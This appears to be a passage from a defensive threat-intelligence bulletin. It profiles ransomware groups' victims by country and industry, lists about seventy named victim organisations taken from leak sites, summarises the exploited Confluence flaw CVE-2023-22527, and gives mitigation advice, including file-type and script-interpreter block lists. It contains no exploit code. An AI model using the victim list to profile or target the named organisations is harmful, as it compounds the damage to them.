8base, accounting for 11% of the incidents in the dataset, shows a somewhat diverse targeting pattern but not entirely without geographic or sector preferences. 8base's targets include organizations primarily in France, indicating that 8base focused on this country. 8base's victims were predominantly in Professional Scientific and Technical Services. However, they also had victims in the Manufacturing and Retail, Educational Services, and Agriculture, Forestry, Fishing, and Hunting sectors. This data suggests that while 8base is opportunistic, there is a slight inclination towards specific industries and regions.


For instance, their recent activities in France and their focus on the Professional Scientific and Technical Services sector indicate a strategy that balances opportunism with selective targeting, possibly influenced by the perceived value of data or the ability to pay ransom. Their activities still underscore the unpredictable nature of ransomware groups, but with a nuanced approach that considers both opportunity and potential payoff.



Victim Country and Industry Breakdown for 8base

The activities of Medusa, Lockbit, Hunters International, and ALPHV account for almost 37% of the total incidents, offering valuable insights into the diversity of the ransomware threat landscape. Medusa and Lockbit exhibit a focused but dispersed approach, with all victims predominantly in the USA in industries such as Information, Transportation and Warehousing, and Manufacturing. This pattern suggests a focus on a specific geographic area but opportunistic in their sectoral preference, pointing towards a strategy that might prioritize opportunistic or easy targets over any particular industry or region.

Hunters International and ALPHV, collectively behind 12 of the 70 victims, highlight the role of consistently active players in the ransomware arena. Hunters International and ALPHV victims are predominantly in the USA and operate in Manufacturing and Professional Scientific and Technical Services. This pattern continues their historical preference for this geographical region and sectors, suggesting a focused targeting strategy, pointing towards a strategy that might prioritize these industries.



Victim Country and Industry Breakdown for Medusa, Lockbit, Hunters International, and ALPHV

Our analysis strives to be comprehensive, utilizing the most current data available. However, it is crucial to acknowledge this data set's inherent discrepancies. Despite our best efforts, the data set may include victims who are not listed on leak sites or were previously listed. Additionally, we may have omitted victims we could not verify. As the data set does not include information about the industry, we do our best to classify the victims based on the NAICS industry classification system. This manual effort may introduce other discrepancies, such as misclassifying the industry.

We also recognize that our data set does not represent the full scope of ransomware victims, as it only reflects those listed on leak sites, and groups do not list every victim they attacked on their sites. As such, while we believe our analysis provides valuable insights, it should be considered with an understanding of these potential discrepancies. If you have questions or feedback about this intelligence, you can submit them here. If you have questions or feedback about this intelligence, you can submit them **here**.

Threat Actor	Targeted Organization	Country	Industry
0mega	Four Hands LLC	USA	Manufacturing
8base	ARPEGE	France	Professional Scientific and Technical Services
	Bikesportz Imports	Australia	Retail
	C & F Packing Company Inc.	USA	Agriculture, Forestry, Fishing, and Hunting
	Glimstedt	Sweden	Professional Scientific and Technical Services
	Groupe Sweetco	France	Manufacturing
	La Ligue	France	Educational Services
	Midwest Service Center	USA	Professional Scientific and Technical Services
	Sunfab Hydraulics AB	Sweden	Manufacturing
Abyss	Micrometals, Inc.	USA	Manufacturing
	Synergy Financial Group	USA	Finance and Insurance
	VIDA	USA	Health Care and Social Assistance
ALPHV	ANS Computer	Belgium	Information
	Brightstar Care	USA	Health Care and Social Assistance
	Draneas Huglin Dooley LLC	USA	Professional Scientific and Technical Services
	Herr's	USA	Manufacturing
	MBC Law Professional Corporation	Canada	Professional Scientific and Technical Services
	Total Air Solutions TAS, Four Wind It	USA	Information, Other Services
Bianlian	Cislo & Thomas LLP	USA	Professional Scientific and Technical Services
	Image Craft	USA	Information
	Nova Business Law Group	USA	Professional Scientific and Technical Services
	Shoma Group	USA	Real Estate
	The Wiser Financial Group	USA	Finance and Insurance

Threat Actor	Targeted Organization	Country	Industry
Black Basta	Asahi Glass Co.	Japan	Manufacturing
	CINFAB	USA	Construction
	ENVEA	UK	Professional Scientific and Technical Services
	Fairmont Federal Credit Union	USA	Finance and Insurance
	High Arctic	Canada	Utilities
	Kivi Bros . Trucking	USA	Transportation and Warehousing
	KTBS Law LLP	USA	Finance and Insurance
	LeClair Group	USA	Finance and Insurance
	Sipi Corporation	USA	Manufacturing
	Dupont Restauration	France	Accommodation and Food Services
	Southern Water Services Limited	UK	Utilities
	STEMCOR	UK	Manufacturing
	The Gallery Collection	USA	Information
	United Industries	New Zealand	Manufacturing
Cactus	DTS	USA	Transportation and Warehousing
	Jay Group	USA	Transportation and Warehousing
	OOGP	USA	Retail
CL0P	S&A Law Offices	India	Professional Scientific and Technical Services
Dragon Force	Ohio Lottery	USA	Public Administration
Hunters International	Charles Trent	UK	Retail
	Double Eagle Development	USA	Real Estate
	Innovative Automation	USA	Manufacturing
	R.C. Moore Trucking	USA	Transportation and Warehousing
	Tamdown	UK	Construction
	Thorite Group	UK	Manufacturing
INC Ransom	Ortho NY	USA	Health Care and Social Assistance
Lockbit	Contra Costa County Employment & Human Services	USA	Government
	David's Bridal	USA	Retail
	ICN Business School	France	Educational Services
	Lyon Shipyard	USA	Transportation and Warehousing
	Securinux	Israel	Information
	Sierra Front Group	USA	Information
	The Caravan and Motorhome Club	UK	Accommodation and Food Services

Threat Actor	Targeted Organization	Country	Industry
Medusa	CloudFire Italy	Italy	Information
	Kansas City Area Transportation Authority	USA	Transportation and Warehousing
	Pozzi Leopoldo Srl	Italy	Manufacturing
	Richmond Fellowship Scotland	UK	Health Care and Social Assistance
	Signature Performance Insurance	USA	Health Care and Social Assistance
	The Gainsborough Bath Spa	England	Accommodation and Food Services
	Waldner's	USA	Manufacturing
Meow	Winona Pattern & Mold	USA	Manufacturing
Qilin	Mordfin Group	USA	Professional Scientific and Technical Services
	Neafidi Cooperative Society	Italy	Information
	Wannago Cloud	United Arab Emirates	Information
Ransom House	Hawbaker Engineering	USA	Construction
	HOE Pharmaceuticals Sdn Bhd	Malaysia	Manufacturing
Snatch	US government	USA	Public Administration

CISA Adds CVE-2023-22527 to Known Exploited Vulnerabilities Catalog

Atlassian Confluence Data Center and Server
CVE-2023-22527

Source: CISA, Atlassian, Cyble
Targeted Industries: All

Executive Summary

This report finds that within the past week, CISA added CVE-2023-22527 to its Known Exploited Vulnerabilities catalog, impacting the Atlassian Confluence Data Center and Server. Numerous outlets have reported that threat actors scan for vulnerable Atlassian Confluence Data Center and Server instances and exploit this vulnerability to perform remote code execution. It is crucial to promptly apply updates or follow vendor instructions to mitigate these vulnerabilities, with CISA recommending that mitigation action be conducted by 14 February 2024.

Analytical findings are based on reporting from CISA and intelligence reporting from Cyble. We collect additional open-source reporting and internal data where possible to corroborate and verify reporting. However, we cannot confirm all exploitation events nor fully determine the reliability and credibility of all open-source reporting used.

Despite comprehensive analysis, notable intelligence gaps limit our full understanding of the campaigns. One significant gap is the lack of detailed reporting on exploitation and post-exploitation activity. This gap is critical as it limits our understanding of threat actors' tactics, techniques, and procedures and their intentions and objectives. Addressing this gap requires proactive threat hunting and incident response to identify exploitation and post-exploitation activity associated with this CVE-2023-22527. If you have questions or feedback about this intelligence, you can submit them **here**.

Analysis

On 24 January, CISA added CVE-2023-22527 to its Known Exploited Vulnerabilities catalog, impacting the Atlassian Confluence Data Center and Server versions 8.0.x, 8.1.x, 8.2.x, 8.3.x, 8.4.x, and 8.5.0 through 8.5.3. Numerous outlets have reported that threat actors are scanning for vulnerable Atlassian Confluence Data Center and Server instances and exploiting this vulnerability to perform remote code execution. According to **Cyble scanners**, there are over 4,000 internet-exposed instances of Confluence, most of which are located in the United States, Germany, China, and Russia. It is crucial to promptly apply updates or follow vendor instructions to mitigate these vulnerabilities, with CISA recommending that mitigation action occur by 14 February 2024.

CVE-2023-22527 impacts Atlassian Confluence Data Center and Server, which is commonly used for collaboration, internal business knowledge development and management, intranet portal, and, in some cases, project management. With a CVSS v3 score of 10.0, this vulnerability signifies a critical vulnerability, allowing remote code execution. This vulnerability does not affect instances hosted by Atlassian, accessed via an atlassian.net domain.

Atlassian's response involved the release of patched firmware versions 8.5.4 (LTS), 8.6.0 (Data Center only), 8.7.1 (Data Center only), and later versions. However, these fixes are not the most up-to-date versions and do not protect your instance from other non-critical vulnerabilities. The latest Confluence Data Center and Confluence Server fixes are version 8.5.5 (LTS) and 8.7.2 for Data Center only. The observed scanning and exploitation highlight the urgency and necessity of timely updates in response to emerging threats.

The discovery and subsequent mitigation of this vulnerability demonstrate a persistent challenge in network security: the need for constant vigilance and prompt response to emerging threats. Cyble's reporting provides valuable insights into the evolving landscape of cybersecurity threats and defenses. The active exploitation of CVE-2023-22527 is a stark reminder of the real-world implications of such vulnerabilities, necessitating a robust and agile security posture from vendors and users alike.

Recommendations

ATI recommends mitigative action occur according to the mitigation “Due Date” recommended by CISA.

- Ensure Atlassian Confluence Data Center or Confluence Server is updated to the latest version.
- Ensure web access logs are being ingested for all critical internet-exposed servers, especially Atlassian Confluence Data Center and Confluence Server.

CVE ID	Vendor	Product	Description	CISA Due Date	Used in Ransomware Campaigns
CVE-2023-22527	Atlassian	Confluence Data Center and Server	Atlassian Confluence Data Center and Server contain an unauthenticated OGNL template injection vulnerability that can lead to remote code execution.	2/14/2024	Unknown

General Mitigation Guidance

Perimeter (Internet Edge)

- Regularly scan systems for vulnerabilities and patch systems as soon as possible. Prioritization should be placed on those systems that are internet-exposed with a focus on known exploited vulnerabilities like those featured in CISA's **Known Exploited Vulnerabilities Catalog**.
- Assets on the public internet expose exploitable services, such as RDP. Where these services must be exposed, appropriate compensating controls should be implemented to prevent common forms of abuse and exploitation. All unnecessary OS applications and network protocols should be disabled on internet-facing assets.
- Integrating a secure email gateway as part of the organizational technology stack can significantly reduce the risk of phishing emails arriving in end-user's inboxes.
- Prevent users from launching embedded files in Microsoft OneNote files, like .hta, .bat, .com, .cmd, .exe, .js, .jse, ps1, .scr, .vbs, and .wsf, through Group Policy settings by using the "Embedded Files Blocked Extensions" template available from Microsoft **here**.

Accounts

- Integrating **phishing-resistant multi-factor authentication** (MFA) as part of the organizational policy can significantly reduce the risk of a cybercriminal gaining control of valid credentials for additional tactics such as initial access, lateral movement, and collecting information. Organizations can also use phishing-resistant MFA to restrict access to cloud resources and APIs.
- An enforced organization-wide policy and process that requires changing default passwords for all hardware, software, and firmware before being deployed on any network. Organizations have a system-enforced policy requiring a minimum password length of 15 or more characters for all password-protected IT assets, and all OT assets are technically possible.
- No user accounts have administrator or super-user privileges. Administrators maintain separate user accounts for all actions and activities not associated with the administrator role (e.g. for business email, web browsing, etc.)—Disable remote PowerShell execution for non-administrative users where possible.

General Mitigation Guidance

Network & Host

- Determine if certain websites or attachment types (such as Telegram, Discord, .lnk, and .iso.) are necessary for business operations and block access if security analysts cannot monitor the activity well or if it poses a significant risk.
- Prevent users from opening scripts, like .hta, .jse, .js, .vbs, and .wsf, through Group Policy settings and prevent the execution of script interpreters (MSHTA.exe and WSCRIPT.exe) through Group Policy or Application Control.
- A system-enforced policy that disables Microsoft Office macros, or similar embedded code, by default on all devices. If macros must be enabled in specific circumstances, there is a policy for authorized users to request that macros are enabled on specific assets.
- Employ an anti-virus or EDR solution that can automatically quarantine suspicious files.
- Security applications that look for behavior used during exploitation can be used to mitigate some exploitation behavior. Control flow integrity checking is another way to potentially identify and stop a software exploit from occurring.
- Security applications that look for behavior used during exploitation can be used to mitigate some exploitation behavior. Control flow integrity checking is another way to potentially identify and stop a software exploit from occurring.

Disaster Recovery

- Customers are highly encouraged to establish an incident response plan and frequently test it. These plans should include the calculation for the amount of time it would take to restore from backups and the overall cost. Customers should restore data from backups when testing their plans.
- Customers with encrypted off-site backups should ensure that the digital decryption key or the applications needed to restore are not stored on a local file-sharing network and access is tightly controlled.

deepwatch™

Share Your Thoughts

Please take a moment to share your thoughts and ideas by clicking the button below. You can read how Deepwatch approaches cyber threat intelligence **here**.

Your feedback submission can be anonymous. However, we read each submission carefully, and your feedback is valuable to the Deepwatch Adversary Tactics and Intelligence team and enables Deepwatch to make quick and continuous improvements to these products.

Share Your Thoughts